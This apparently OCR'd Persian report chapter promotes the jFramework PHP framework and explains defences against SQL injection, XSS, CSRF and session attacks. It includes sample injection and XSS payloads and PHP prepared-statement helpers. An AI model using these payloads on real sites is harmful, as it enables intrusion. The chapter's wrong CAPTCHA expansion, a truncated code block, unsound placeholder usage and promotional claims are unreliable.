OWASP ESAPI در واقع یک چهارچوبِ چهارچوب است که برای سازمان‌های بزرگ به صورت رایگان توسط انجمن آزاد اواسپ طراحی شده است. این چهارچوب، اصول کلی امنیت وب را رعایت کرده و راهکارهای مختلف آنرا برای پیاده‌سازی باز گذاشته است. به دلیل پیچیدگی قابل توجه این چهارچوب و همچنین دشواری برخی از پیاده‌سازی‌ها، استفاده وسیعی از این چهارچوب صورت نگرفته است.

jFramework به عنوان یک چهارچوب عملیاتی و سبک، با استفاده از تجربیات و نکات ESAPI طراحی شده و در حال حاضر چهارچوبی بسیار امن و قدرتمند تلقی می‌شود. بسیاری از سازمان‌ها تنها از ویژگی‌های امنیتی این چهارچوب در کنار سیستم‌های از پیش آماده خود بهره می‌گیرند.

۴,۱,۱ ویژگی‌های بارز چهارچوب پیشنهادی

۴,۱,۱,۱ تعامد

چهارچوب ارائه شده یک چهارچوب کم تعامد است، بدین معنی که برنامه-نویس می‌تواند از الگوهای آن استفاده کند، یا اینکار را نکند. هیچگونه الزامی از جانب چهارچوب بر روی برنامه‌نویس القا نمی‌شود و این خود باعث می‌شود برنامه‌نویسان متعدد به سراغ چهارچوب بیایند.

۴,۱,۱,۲ زبان و بستر

چهارچوب به زبان PHP نوشته شده و بر روی تمامی سیستم‌های عامل قابل اجرا و تست شده است. پایگاه داده برای کارکرد آن الزامی نیست (و امکانات قالب بندی و غیره فعال هستند) ولی بسیاری از ویژگی‌های پیشرفته چهارچوب با استفاده از پایگاه داده انجام می‌شوند.

همچنین چهارچوب احتیاج به نصب ندارد و راه‌اندازی آن با کپی انجام می-گیرد. حتی نیازی به تغییر نام کاربری و رمز عبور پایگاه داده در هنگام کپی نیست.

۴,۱,۱,۳ پایگاه‌داده

چهارچوب از واسط‌های خود برای پایگاه‌های مختلف بهره می‌گیرد. واسط-های تعریف شده بسیار امن و قابل ردگیری هستند. تعریف یک واسط جدید برای

سیستم در کمتر از یک ساعت ممکن است و واسط‌های موجود بیش از ۵ پایگاه داده معروف را پشتیبانی می‌کنند.

ORM به صورت پیشفرض در چهارچوب وجود ندارد، ولی Doctrine امکان افزوده شدن را دارد و به خوبی با چهارچوب قالب می‌گیرد. همچنین تمام قابلیت-های چهارچوب از طریق واسط ORM ای نیز قابل استفاده هستند، یعنی پس از افزودن Doctrine، کتابخانه‌های ORMای خود چهارچوب نیز فعال می‌شوند.

۴,۱,۱,۴ مدیریت کاربران و نشست

جدیدترین تکنولوژی‌های و اصول امنیتی در مدیریت کاربران و مدیریت نشست چهارچوب به کار گرفته شده است. همه چیز قابل تنظیم است. می‌توان تنظیم کرد که هر کاربر از چند مکان همزمان بتواند وارد سیستم باشد.

همچنین ویژگی‌های جزئی با دقت و تست امنیت پیاده‌سازی شده‌اند. حجم کد بسیار پایین است و از Bloat پرهیز شده است.

۴,۱,۱,۵ کنترل دسترسی

jFramework تنها چهارچوبیست که کنترل دسترسی نقش محور استاندارد سطح دو را به صورت کامل و با سرعت قابل ملاحظه‌ای پشتیبانی می‌نم.د. هر بررسی کامل در این زیرساخت کمتر از یک دهم ثانیه زمان می‌گیرد (برای سیستمی با بیش از ۱۰۰۰ کاربر و ۱۴۰۰۰ نقش و صد هزار مجوز)

این زیرساخت در تمام ابعاد سیستم گنجانده شده است و دسترسی به بخش بزرگی از کل سیستم را به سادگی با ایجاد یک فایل کنترل دسترسی در پوشه پدر

می‌توان به صورت خودکار و یکجا انجام داد. این مهم باعث شده هیچکدام از سیستم‌های نیرو گرفته از این چهارچوب ضعف کنترل دسترسی نداشته باشند.

SEO ۴,۱,۱,۶

چهارچوب اصول بهینه‌سازی برای موتورهای جستجو را کاملا رعایت می-کند. پردازش خروجی و تمیز کردن آن (هم از منظر امنیتی هم فنی)، آدرسهای زیبا شده و امکان مدیریت یک دسته آدرس با یک کنترلگر به صورت یکجا، از ویژگی‌های این بخش هستند.

۴,۱,۱,۷ وب سرویس

چهارچوب از ابتدا از بیش از ۸ استاندارد وب سرویس پشتیبانی می‌کرده و آنرا به صورت کاملا شفاف ارائه می‌دهد. کنترل دسترسی و کنترل نشست بر روی سرویس‌ها وجود دارند.

سرعت پردازشی سرویس‌ها بسیار بالاست و زیرساخت امکان ایجاد سیستم‌های توزیع‌شده را به سادگی فراهم می‌آورد.

۴,۱,۱,۸ آژاکس

چهارچوب در زیرساخت MVC خود امکان وجود مینی کنترلگرها برای آژاکس را فراهم آورده است. همچنین حذف لایه نمایش برای درخواست‌های آژاکس به سادگی مهیاست.

۴,۱,۱,۹ کش و پشتیبان

چهارچوب به صورت پیشفرض امکان Cache ندارد و وابسته به PHP APC عمل می‌کند.

۴,۱,۱,۱۰ مدیر ت خطا

مدیریت خطا در چهارچوب به بهترین نحو پیاده سازی شده است. چهارچوب هوشمندانه وضعیت کاری را تشخیص می‌دهد و بر اساس آن ارائه و گزارشگیری خطاها را انجام می‌دهد.

چهارچوب خطاهای حساس و امنیتی را به مدیر سیستم ایمیل و اس‌ام‌اس می‌کند. همچنین در وضعیت توسعه سیستم، خطاها با جزئیات و پیشنهادات رفع ارائه می‌شوند.

۴,۱,۱,۱۱ مدیریت زمان

چهارچوب با زیرساخت Profiling قدرتمند، بدون اتکا به نرم‌افزار جانبی، تمام فعالیت‌ها را کمی و کیفی زمانسنجی می‌کند و گزارش مختصری از وضعیت بحرانی ایجاد می‌نماد.

۴,۱,۱,۱۲ الگوی توسعه

چهارچوب هر دو الگوی Pull MVC و Push MVC را کاملا پشتیبانی می-کند و از اولین چهارچوب‌هاییست که این الگو را ارائه داده‌اند.

MVC در jFramework با اصول مهندسی نرم‌افزار طراحی شده و زیبایی ساختار و سهولت برنامه‌نویسی را خدشه‌دار نمی‌نماید. همچنین برای طراحی یک بلوک MVC به ک تر از ۱۰ خط کد احتیاج است.

۴,۱,۱,۱۳ قالب بندی

امکان قالب‌بندی (سرآیند/ بسایند) به صورت کرکره‌ای و مجزا در قالب فایل سیستم، از قدرتمندترین امکانات jFramework است که نیازی به پایگاه داده نیز ندارد.

همچنین افزونه‌های آماده متعددی برای پردازش و قالب‌بندی خروجی (در سیستم‌های توکار) فراهم آمده است.

۴,۱,۱,۱۴ مدیریت زبان

jFramework تنها چهارچوبیست که مدیریت زبان گرافی هم‌محور پایگاهی را بدون پیچیدگی ارائه می‌دهد. افزودن یک زبان به سیستم در کمتر از چند دقیقه بدون تغییر کد امکان پذیر است و واسط ترجمه جملات نیازمند ترجمه را ارائه می-دهد.

۴,۱,۱,۱۵ افزونه‌ها

jFramework از الگوی Observer به دلایل امنیتی پشتیبانی نمی‌کند و برای استفاده از کتابخانه‌های شخص ثالث، باید برای آنها کاغذپیچ (Wrapper) نوشت. اینکار به دلایل امنیتی لازم است.

در صورتی که برنامه‌نویس اصرار به عدم انجام این مهم داشته باشد، امکان استفاده عادی از کتابخانه نیز فراهم است.

۴,۱,۱,۱۶ مدیریت دانلود

چهارچوب دارای ماژول پروتکل HTTP بوده، تمام رفتارهای HTTP از جمله مدیریت دانلود را به خوبی مدیریت می‌کند. تمام محتوای ارائه شده

(ایستا/ پویا) قابل کنترل دسترسی بدون سربار هستند، یعنی در صورتی که کنترل دسترسی بر روی آنها اعمال نشود، کتابخانه‌های مربوطه برای دسترسی به منابع بار نمی‌شوند و تغییری در سرعت ایجاد نمی‌شود.

همچنین امکان کنترل سرعت و حجم نیز بدون سربار فراهم است.

۴,۱,۱,۱۷ تست

چهارچوب از هر دو کتابخانه PHPUnit و SimpleTest به صورت محلی پشتیبانی می‌کند. هر دو کتابخانه به صورت پیشفرض درون چهارچوب هستند و استفاده از آنها تنها نیازمند ایجاد فایل‌های تست است.

٤,۱,۱,۱۸ توکار

چهارچوب بیش از یک سال است که امکان استفاده توکار را فراهم آورده است. این مد فعالیت، امکان استفاده از چهارچوب و امکانات قدرتمند آنرا در داخل شکم یک نرم‌افزار جانبی (مثل Wordpress) فراهم آورده است.

رسیدن به این نقطه نیازمند وجود کد بسیار مرتب و سازمان‌یافته برای چهارچوب بوده است.

۴,۱,۲ لیسانس و دسترسی چهارچوب

چهارچوب و تمامی افزونه‌های محوری آن تحت لیسانس LGPL بوده و کاملا متن باز می‌باشد. کد منبع چهارچوب در سایت jframework.info و sourceforge.net قابل دسترسی بوده و سیستم کنترل نسخ آن تمامی نسخ آنرا در اختیار قرار می‌دهد.

آخرین نسخه چهارچوب نسخه ۳,۵ است و حجم آن کمتر از ۵ مگابایت می‌باشد.

سرعت چهارچوب در مقایسه با ۹۰% چهارچوب‌های PHP بالاتر است.

٤,٢ راهکارهای امنیتی چهارچوب

در این بخش، راهکار معضلات معرفی شده در بخش ۳,۲ به تفصیل ارائه می‌شوند. عنوان هر راهکار با عنوان حمله مربوطه یکسان در نظر گرفته شده تا مخاطب بتواند به سادگی راهکار حمله را پیدا و مطالعه کند.

بسیاری از راهکارها به زبان لاتین در سایت OWASP.org قابل دسترسی می‌باشند. لازم به ذکر است که اکثر مطالب مرتبط در این مستند که در سایت فوق در دسترسی هستند، توسط همین نگارنده ایجاد شده‌اند.

SQL Injection ۴,۲,۱

سه راه کلی برای دفاع در برابر تزریق درخواست وجود دارد که در صورت استفاده صحیح، امنیت قابل توجهی را ارائه می‌دهند. این سه روش در زیر مطرح شده-اند:

Escaping ۴,۲,۱,۱

Escaping به ء مت‌گذاری کاراکترهای خاص و معنی بخشیدن به آنها گفته می‌شود. به عنوان مثال در زبان سی، برای نشان دادن کاراکتر خط جدید، از \n استفاده می‌کنیم. حال اگر بخواهیم خود کاراکتر \ را نمایش دهیم، از آنجایی که این کاراکتر برای معنی دار کردن دیگر کاراکترها به کار می‌رود، باید آنرا Escape کنیم. \\ در سی معادل یک کاراکتر و \ می‌باشد.

کاراکترهایی که معنی غیرداده‌ای دارند (مثل ”,‘ در یک رشته) و مفهومی می-رسانند، برای اینکه خودشان را استفاده کنیم باید آنها را Escape کنیم.

با اسکیپ کردن تمام کاراکترهای معنی دار در عبارت ورودی کاربر، و سپس چسباندن آن به درخواست، مشکل تزریق حل خواهد شد. به عنوان مثال رمز ’1 or 1=’1 که باعث خطر می‌شد به صورت زیر تبدیل می‌شود:

```
SELECT * FROM users
    WHERE Username=’’ AND Password=’1\’ or 1=\’1’
```

که در آن ‘ ها به معنی کاراکتر مربوطه هستند، نه جدا کننده رشته از درخواست.

مشکلی که در این روش وجود دارد و باعث می‌شود توصیه نشود، آنست که اولا فیلدهای عددی که در درخواست داخل ‘ قرار نگرفته‌اند، هنوز قابل تزریق هستند و ثانیا برنامه‌نویس باید همواره وقتی عبارت کاربر را درج می‌کند، آنرا اسکیپ کند. اگر در یک مورد این مهم فراموش شود، سیستم خدشه‌دار می‌شود.

۴,۲,۱,۲ دستورات مهیا شده (Prepared Statement)

یکی از امکانات سیستم‌های پایگاهی، دستورات مهیا شده است. در این امکان، یک درخواست بدون داده به پایگاه داده ارسال می‌شود تا آنرا بررسی کرده برای اجرا مهیا کند. سپس داده‌ها جداگانه به پایگاه داده ارسال می‌شوند تا در قالب آن دستور قرار گرفته اجرا شوند. اینکار اجرای چندین دستور یک نوع را با سرعت بالا فراهم می‌آورد.

این روش اختلاف سرعت قابل توجهی با روش معمولی در اجرای یک تک دستور ندارد، لذا می‌توان از آن برای رفع تزریق بهره گرفت. برای نمونه تابع زیر در

PHP با استفاده از واسط MySQLi و دستورات مهیا شده، یک درخواست پایگاهی را اجرا می‌نماید:

```
tion SQL($Query) {
        global $DB;
        $args = func_get_args();
        if (count($args) == 1) {
            $result = $DB->query($Query);
            if ($result->num_rows) {
                $out = array();
                while (null!=($r=$result->fetch_array(MYSQLI_ASSOC)))
                    $out [] = $r;
                return $out;
            }
            return null;
        } else {
            if (!$stmt = $DB->prepare($Query))
                 trigger_error("Unable to prepare {$Query}, reason: "
                 . $DB->error );
            array_shift($args); //remove $Query from args
            //the following ۴ lines copy an array values in PHP
            $a = array();
            foreach ($args as $k => &$v)
                $a[$k] = &$v;
            $types = str_repeat("s", count($args));
            //all params are strings, works well on MySQL and SQLite
            array_unshift($a, $types);
            call_user_func_array(array($stmt, 'bind_param'), $a);
            $stmt->execute();
            //fetching all results in a 2D array
            $metadata = $stmt->result_metadata();
            $out = array();
            $fields = array();
            if (!$metadata)
                return null;
            $length = 0;
            while (null!=($field = mysqli_fetch_field($metadata)))  {
                $fields [] = &$out [$field->name];
                $length+=$field->length;
            }
            call_user_func_array(array(
                $stmt, "bind_result"
                    ), $fields);
            $output = array();
            $count = 0;
            while ($stmt->fetch()) {
                foreach ($out as $k => $v)
                    $output [$count] [$k] = $v;
                $count++;
            }
            $stmt->free_result();
            return ($count == 0) ? null : $output;
```

```
        }
    }
```

جهت استفاده از این تابع، درخواست باید به صورت زیر به تابع ارسال شود:

$res=SQL("SELECT * FROM users WHERE ID>? ORDER BY ? ASC LIMIT ?" , 5 , "Username" , 2);

در استفاده از این روش بسیار مهم است که برنامه‌نویس هیچوقت رشته-ها را متصل (Concat) نکند و تنها از علامت سوال به عنوان جایگزین استفاده نماید، و داده ها را در قالب پارامتر به تابع ارسال نماید. استفاده از این روش به شدت توصیه می‌شود و برنامه‌نویس نیز با یک قاعده کلی می‌تواند کل مشکلات تزریق را رفع نماید.

تابع زیر نیز با لایه انتزاعی سازی PDO در PHP همان منظور را برآورده می‌کند و برای تمام پایگاه‌های داده قابل استفاده است:

```
function SQL($Query) {
        global $DB;
        $args = func_get_args();
        if (count($args) == 1) {
            $result = $DB->query($Query);
            if ($result->rowCount()) {
                return $result->fetchAll(PDO::FETCH_ASSOC);
            }
            return null;
        } else {
            if (!$stmt = $DB->prepare($Query)) {
                $Error = $DB->errorInfo();
                trigger_error("Error: {$Query}, reason: {$Error[2]}");
            }
            array_shift($args); //remove $Query from args
            $i = 0;
            foreach ($args as &$v)
                $stmt->bindValue(++$i, $v);
            $stmt->execute();
            return $stmt->fetchAll(PDO::FETCH_ASSOC);
        }
    }
```

۴,۲,۱,۳ بررسی ورودی

بررسی ورودی همواره راه‌حل مشکلات تزریقی است، اما به دلیل دشواری نوشتن برنامه آن، معمولا استفاده نمی‌شود. بررسی ورودی به دو روش قابل انجام است که تنها روش دوم از نظر امنیتی تایید شده است.

بررسی ورودی در SQL هنگامیکه نیاز به ساختن درخواست‌های پویا (تعداد پارامترهای متغیر) و یا ارسال پارامترهای غیرداده‌ای (LIMIT) داریم، کاربر اساسی دارد.

۴,۲,۱,۳,۱ لیست سیاه

در این روش بررسی ورودی، عباراتی که نامناسب هستند رد می‌شوند. از آنجایی که پیدا کردن همه عبارات نامناسب از نظر منطقی ممکن نیست، معمولا برنامه‌نویس در پیاده‌سازی این روش رخنه‌ای را باز می‌گذارد که نفوذگران با کشف آن، عبارات نامناسبی را از این بررسی عبور می‌دهند.

به روشهای جدید کشف شده در گذر از یک لیست سیاه، Vector می-گویند.

۴,۲,۱,۳,۲ لیست سفید

در بررسی لیست سفید، تنها مواردی که مناسب هستند، اجازه عبور پیدا می‌کنند. لیست کردن تمام مقادیر مناسب، کاری دشوار است ولی ضریب امنیتی بسیار بالاتری را ارائه می‌کند.

۴,۲,۲ تزریقات دیگر

راه حل کلی جلوگیری از تزریقات مختلف، بررسی لیست سفید است. در زیر بسته به نوع تزریق جزئیات راه‌کار بررسی می‌شوند:

۴,۲,۲,۱ تزریق به کنسول

تزریق به کنسول نیز قابل Escaping است ولی نفوذگران همواره Vectorهایی برای رد اسکیپ پیدا می‌کنند. در تزریق به کنسول باید بسیار دقت داشت و توسط یک Regular Expression ورودی را بررسی لیست سفید کرد.

۴,۲,۲,۲ تزریق کد

دفاع از تزریق کد، تنها با حذف آن میسر می‌شود. امکان اجرای کد برای هیچ کاربری نباید مهیا باشد، مگر اینکه دسترسی به صفحه مربوطه بعد از کنترل دسترسی و مکانیزم‌های امنیتی متعدد مهیا شده باشد.

به دلیل پیچیدگی زبان‌های برنامه‌سازی، Vectorهای بسیار زیادی برای عبور از هرگونه بررسی این مولفه وجود دارند.

۴,۲,۲,۳ تزریقات دیگر

در اینگونه تزریقات نیز دقت و بررسی لیست سفید تنها راه ارائه شده هستند. استفاده از بررسی لیست سفید، مشکل تزریق را به صورت کامل رفع می‌نماید.

۴,۲,۳ اسکریپ‌نویسی بین ایتی

کاوشگرهای وب، HTML غیر استاندارد و نادرست – به عنوان مثال HTMLای که یک برچسب در آن بسته نشده باشد – را اصلاح کرده و به درستی پردازش می‌کنند. این امر به دلیل افزایش مشتری و رضایت آن از نرم‌افزار گنجانیده شده است. هر کاوشگری نیز این کار را به صورت خاصی انجام می‌دهد.

به دلیل ویژگی بالا، جلوگیری از XSS بسیار بسیار دشوار است. در جلوگیری از XSS می‌توان دو سناریو مختلف متصور شد:

۴,۲,۳,۱ نیازی به برچسب نیست

در ورودی‌هایی که اصلا نیازی به وجود برچسب نیست (مثل نام کاربر یا هر ورودی ساده دیگر)، کافیست تمام کاراکترهای معنا دار در HTML حذف و اسکیپ شوند. تابع htmlspecialchars در PHP اینکار را انجام می‌دهد. پس از گذر از این تابع، رشته‌ها بی خطر می‌شوند. به عنوان مثال رشته زیر پس از گذر از تابع نمایش داده شده است:

```
<script>alert(‘1’);</script>

&lt;script&gt;alert(‘1’);&lt;/script&gt;
```

باید توجه داشت که این راهکار فقط برای داده‌ها ی که **درون یک برچسب** قرار می‌گیرند جوابگوست. مثلا متن یک فیلد متنی در یک فرم HTML، درون صفت value قرار می‌گیرد:

```
<input type=’text’ value=’put it here’ />
```

در این صورت، با htmlspecialchars نیز مشکل رفع نمی‌شود و نفوذگر می‌تواند با تزریق عبارت زیر XSS بزند:

‘ onload=’alert(1)’ title=’

که فیلد را به عبارت زیر تبدیل می‌کند:

<input type=’text’ value=’ ‘ onload=’alert(1)’ title=’’ />

این فیلد نیز به محض بار شدن، اسکریپت مربوط به رخداد خود را اجرا می‌کند.

۴,۲,۳,۲ برچسب لازم است

در مواردی که نیاز به دریافت برچسب در ورودی کاربر هست، مثل یک وبلاگ، یک فوروم و یا سایتی مثل فیس بوک که در نظرات کاربر تصویر و لینک نیز قبول می‌کند، مشکل بسیار حاد می‌شود.

کتابخانه‌های عظیمی وجود دارند که با روش لیست سیاه، موارد خطرناک را از اینگونه داده‌ها حذف می‌کنند. استفاده از روش لیست سفید ممکن نیست، زیرا HTML بینهایت حالت معتبر دارد.

همچنین استفاده از روش لیست سیاه، یا باید همه داده‌های محتمل بر خطر را حذف کند، که در اینصورت رضایت کاربر کاهش پیدا می‌کند: یا باید تنها داده‌هایی که مطمئن به خطرناک بودن آنهاست حذف کند، که در اینصورت داده‌های منطقا خطرناک باقی می‌ماند.

مثلا در حال دوم یک نفوذگر می‌تواند با درج CSS ای، یک برچسب را بر روی کل صفحه به صورت تمام صفحه قرار دهد و بر روی ان عبارت «این سایت هک

شده است» بنویسد. کاربری که این صفحه را مشاهده کند امکان تشخیص فرق آن با صـ حه‌ای که محتوای کامل آن توسط نفوذگر عوض شده باشد، ندارد.

کتابخانه‌های تصفیه داده بسیار حجیم و کند هستند. از این دسته کتابخانه‌ها می‌توان به HTML Purifier و OWASP Antisammy اشاره نمود.

به خاطر جمیع دلایل فوق، XSS هنوز حمله‌ای مهار نشده است. اکثر سایتهای مهم سالی چندین بار با این حمله هک می‌شوند. در حال حاضر تمرکز جامعه امنیت وب بر روی افزودن امکانات به کاوشگر وب برای جلوگیری از این حمله‌هاست.

همچنین کمتر سیستمی پیدا می‌شود که تمامی خروجی مشکوک آن، فیلتر و تصفیه شده بر روی صفحه نمایش داده شود، و هیچ راه زیرساختی برای تشخیص خروجی مشکوک از خروجی مطمئن وجود ندارد.

۴,۲,۴ انضمام فایل مخرب

رفع این حمله به نسبت ساده است، کافیست در دستوراتی که فایل به کد ضمیمه می‌کنند، از متغیرها، خصوصا متغیرهایی که کاربر در آنها تاثیر داشته است، استفاده نشود.

در اکثر محیط‌های برنامه‌نویسی جدید، اگر برنامه‌نویس در این دستورات از متغیر استفاده کند، محیط به وی اخطار امنیتی می‌دهد.

در صورتی که نیاز مبرمی به استفاده از متغیر در این دستور باشد، بررسی دقیق لیست سفید الزامیست و مشکل را رفع خواهد کرد.

۴,۲,۵ ارجاع مستقیم نامطمئن به محتوا

رفع این مشکل با اصلاح معماری سیستم صورت می‌گیرد. برنامه‌نویسان باید از تنبلی دست برداشته، با استفاده از زیرساخت‌های درست محتوا را در اختیار کاربر قرار دهند.

استفاده از Routing Tables و همچنین اجباری کردن کنترل دسترسی، این معضل را تا حد قابل توجهی کاهش می‌دهد. در نهایت بهتر است برای کشف اینگونه معضلات یک سایت، پس از تکمیل آن عملیات Penetration Testing (تست نفوذ) بر روی سایت صورت بگیرد.

۴,۲,۶ جعل درخواست بین سایتی

دو راهکار برای جلوگیری از CSRF وجود دارد:

۴,۲,۶,۱ م لفه یکتا

در این روش، سرور باید برای هر فرمی که ایجاد می‌کند (یا هر لینکی که یک درخواست عملیاتی را منجر می‌شود) یک پارامتر یکتا (Token) تعریف کرده، در تنظیمات کاربر نگهدارد.


هنگامی که کاربر وارد صفحه شود، فرم را پر کند و آنرا ارسال کند، Token مربوطه به صورت یک فیلد نامرئی به صورت خودکار به سرور ارسال می‌شود و سرور با بررسی منطبق بودن آن با پارامتر تعریف شده در سرور، متوجه می‌شود که کاربر خود فرم را پر کرده است.

در صورتی که نرم‌افزار مخربی درخواستی را به همان آدرس ارسال کند، راهی برای دانستن Token ایجاد شده ندارد، زیرا صفحه درخواست را باز نکرده و سپس آنرا ارسال کند، بلکه درخواست را از صفحه دیگری ارسال کرده‌است.

این مولفه‌ها که اصطلاحا CSRF Token یا Security Token نامیده می‌شوند، باید یکبار مصرف باشند. افزودن این مولفه به صورت خودکار به تمامی فرم‌ها، توسط افزونه‌های پردازش خروجی HTML به سادگی قابل انجام است، تنها لازم است که چهارچوب از چنین افزونه‌های پشتیبانی کند.

CAPTCHA ۴,۲,۶,۲

حتما تاکنون بارها در فرم‌های اینترنتی، با تصویری از حروف درهم مواجه شده‌اید که برنامه از شما می‌خواهد عبارت داخل آنرا وارد نمایید. این تصاویر با نام علمی CAPTCHA شناخته می‌شوند.



شکل ۷۳ یک نمونه CAPTCHA

این نام مخفف عبارت Computer Aided Program Telling Computers & Humans Apart است، به معنی برنامه کامپیوتری که می‌تواند فرق بین انسان و سیستم را تشخیص دهد. از آنجایی که CAPTCHA توسط کامپیوتر قابل خواندن و تشخیص نیست، این فیلدها از بات‌ها (روبوت‌های نرم‌افزاری) که قصد شبیه‌سازی کاربران را دارند، جلوگیری می‌نمایند.

علاوه بر کاربرد فوق، کپچا امکان جلوگیری کامل از CSRF را فراهم می‌کند و توصیه می‌شود در سیستم‌های حساس (مانند سیستم‌های بانکی) از آن استفاده شود. در تمامی صفحات پرداخت بانکی از این تکنولوژی استفاده می‌شود.

۴,۲,۷ ضعف احراز هویت و مدیریت نشست

احراز هویت مبحث پیچیده و مفصلی است که بسیاری از محققان برجسته امنیت در دنیا بر روی آن کار می‌کنند. در حال حاضر برای رفع مشکلات موجود در این زمینه، دو راهکار استفاده از OAuth (نام کاربری و رمز عبور واحد و مرکزی) و استفاده از احراز هویت چند معیاره (رمز عبور، توکن، اثر انگشت، اسکن قرنیه و ...) توصیه می-شوند.

۴,۲,۷,۱ مرا به خاطر بسپار

ویژگی خاصی که در صفحه ورود به اکثر سیستم‌ها وجود دارد، Remember Me، باید با دقت پیاده‌سازی شود. روش صحیح پیاده‌سازی آن، ایجاد یک توکن یکبار مصرف و قرار دادن آن در سرور و ارتباط آن با کاربر مربوطه، و قرار دادن آن در کوکی کاربر مربوطه است. قرار دادن نام کاربری و رمز عبور داخل کوکی اصلا مطمئن نیست.

۴,۲,۷,۲ تقیِ نشست

یکی از راهکارهای مهم جلوگیری از سرقت نشست، استفاده از تقید نشست است. در این روش، مولفه‌های رایانه‌ای که کاربر از روی آن در حال کار با سیستم است، به نشست او قید می‌شوند و اگر کاربری با مولفه‌های دیگری با همان نشست در سیستم ظاهر شود، هر دو کاربر درجا از سیستم خارج شده، نشست باطل می‌شود.

در سطح از پیاده‌سازی این تکنولوژی وجود دارد:

۴,۲,۷,۲,۱ IP Binding

در این روش، IP اینترنتی کاربر به نشست او وصل می‌شود. نفوذگری که از قسمت دیگری از اینترنت نشست کاربر را دزدیده باشد، امکان اتصال با آن نشست را نخواهد داشت.

مشکل وقتی پیش می‌آید که کاربر و نفوذگر هردو پشت NAT و داخل یک شبکه با IP واحد باشند. در اینجا سطح دوم راهگشا خواهد بود.

۴,۲,۷,۲,۲ مولفه‌های کاوشگر

هر کاوشگری، یک عبارت طولانی تحت سرآیند User Agent به سرور ارسال می‌کند. این عبارت حاوی نوع کاوشگر، نسخه آن و نسخه سیستم عامل مربوطه می‌باشد.

اتصال این مولفه‌ها به نشست نیز امنیت را افزایش می‌دهد، ولی به عنوان یک راهکار قطعی عملیاتی نیست. بسیاری از کاربران برای حفظ محرمانگی خود، این سرآیند را حذف می‌کنند. همچنین نفوذگر می‌تواند نسبت به جعل این سرآیند به سادگی اقدام نماید.

۴,۲,۷,۳ زمان نشست

چهارچوب باید زمان شروع نشست، تعداد درخواست‌های یک نشست و زمان آخرین درخواست یک نشست را نگهداری نماید. در صورتی که درخواست جاری از آخرین درخواست، به مقدار معینی فاصله زمانی داشت (۳۰ دقیقه) چهارچوب باید نشست را باطل کند.

در صورتی که زمان شروع نشست نسبت به زمان درخواست جاری، زمان قابل توجهی فاصله داشت (یک هفته) باز هم نشست باید باطل شود.

همچنین در صورتی که این اطلاعات گزارشگیری شوند، مدیر سیستم با بررسی آنها، یا با استفاده از IDS می‌تواند تشخیص دهد که چند کاربر در حال استفاده از این نشست هستند.

۴,۲,۸ تنظیمات ناصحیح و مدیر ت خطا

تنظیمات محدود کننده، که معمولا به عنوان تنظیمات امن معرفی می‌گردند، به هیچ وجه مناسب نیستند. اکثر مدیران، برنامه‌نویسان و کاربران یک نرم‌افزار، هنگامی که با تنظیمات دست و پاگیر مواجه می‌شوند اقدام به حذف آنها می‌کنند.

تنظیمات صحیح باید ویژگی‌های متعدد را فعال گذاشته، در بدنه نرم‌افزار کارکرد آنها را کنترل نماید. به عنوان مثال تابع ini_set در PHPبسیار پرکاربرد و مهم، و همچنین خطرناک می‌باشد ولی برنامه می‌تواند با کنترل کارکرد آن، خطر را از آن دور نماید.

۴,۲,۸,۱ محیط اجرایی

در مدیریت خطا، نرم‌افزار باید بتواند تشخیص دهد که بر روی سرور محلی (سرور برنامه‌نویسی) در حال اجراست یا بر روی سرور عملیاتی. این تشخیص با معرفی چند پارامتر به برنامه به سادگی انجام می‌شود. در محیط توسعه، چهارچوب باید تمام خطاها را با جزئیات بر روی صفحه نمایش دهد و ترجیحا از آنها گزاشگیری نکند، وگرنه با حجم انبوهی گزارش بی فایده روبرو می‌شود.

در محیط عملیاتی، چهارچوب باید از خطاها گزارشگیری کند و خطاهای حساس را از طریق پیامک یا ایمیل به اطلاع مدیر سیستم برساند، زیرا مدیر سیستم دائما گزارشها را بررسی نمی‌کند و یک خطای حساس می‌تواند باعث از کار افتادن سیستم برای چندین ساعت بشود.

۴,۲,۸,۲ دسترسی اجرا

استفاده از واسط اجرای مناسب (CGI, FCGI, MOD) برای اجرای اسکریپت‌ها بر روی سرور بسیار حیاتی است. به صورت پیشفرض PHP تحت کاربر apache که مربوط به سرور وب است اجرا می‌شود. با این سطح دسترسی، امکان تغییر در فایلها اصلا وجود ندارد و تنها امکان خواندن آنها فراهم است.

در این تنظیم، بسیاری از مدیران نسبت به آزاد کردن برخی پوشه‌ها و فایلها (دادن دسترسی ۷۷۷ به آنها) اقدام می‌کنند تا برنامه بتواند به درستی کار کند. پوشه‌های آزاد توسط تمام کاربران سرور قابل دسترسی هستند و به محض اینکه نفوذگری، یکی از سایتهای موجود بر روی سرور را هک کند، با سادگی به تمام سایتهایی که پوشه‌های آزاد دارند دسترسی پیدا می‌کند.

راهکار درست، استفاده از ابزاری مانند suPHP است که اسکریپت‌ها را، تحت نام کاربری خاصی (که برای هر سایت متفاوت و متعلق به همان است) اجرا می‌کند. این اسکریپت‌ها امکان دستکاری فایلهای خود را دارند و امنیت و کنترل آنها بسیار ساده‌تر است.

۴,۲,۹ مخفی‌کاری

راه حل مخفی‌کاری، تنبلی نکردن و دانستن این مهم است که مخفی‌کاری از مهمترین علل نفوذ به سیستم‌هاست. جلوگیری از مخفی‌کاری، تنها با اتکا به مکانزیم-های صحیح AAA میسر می‌شود و برنامه‌نویسان باید تحت هر شرایطی از مخفی‌کاری خودداری نمایند.

۴,۲,۱۰ رمزنگاری نامطمئن

در رمزنگاری، مرجع مطمئنی که استانداردهای بین‌المللی مناسب را تعیین می‌کند FIPS است که در واقع یک سازمان دولتی آمریکایی است. الگوریتم‌هایی ه -FIPS compliant معرفی می‌شوند، از امنیت قابل قبولی برخوردار هستند. در ادامه سعی می‌شود نیازهای ابتدایی رمزنگاری بررسی شود:

۴,۲,۱۰,۱ رمزنگاری ارتباطات

برای فعال کردن HTTPS، وب سرور نیاز به یک گواهینامه دیجیتال (X.509) و یک کلید خصوصی ذخیره شده بر روی سرور دارد. گواهینامه دیجیتال شامل کلید عمومی، مشخصات سیستم در قالب یک IP و یک دامنه، و امضای گواهینامه دیجیتال است.

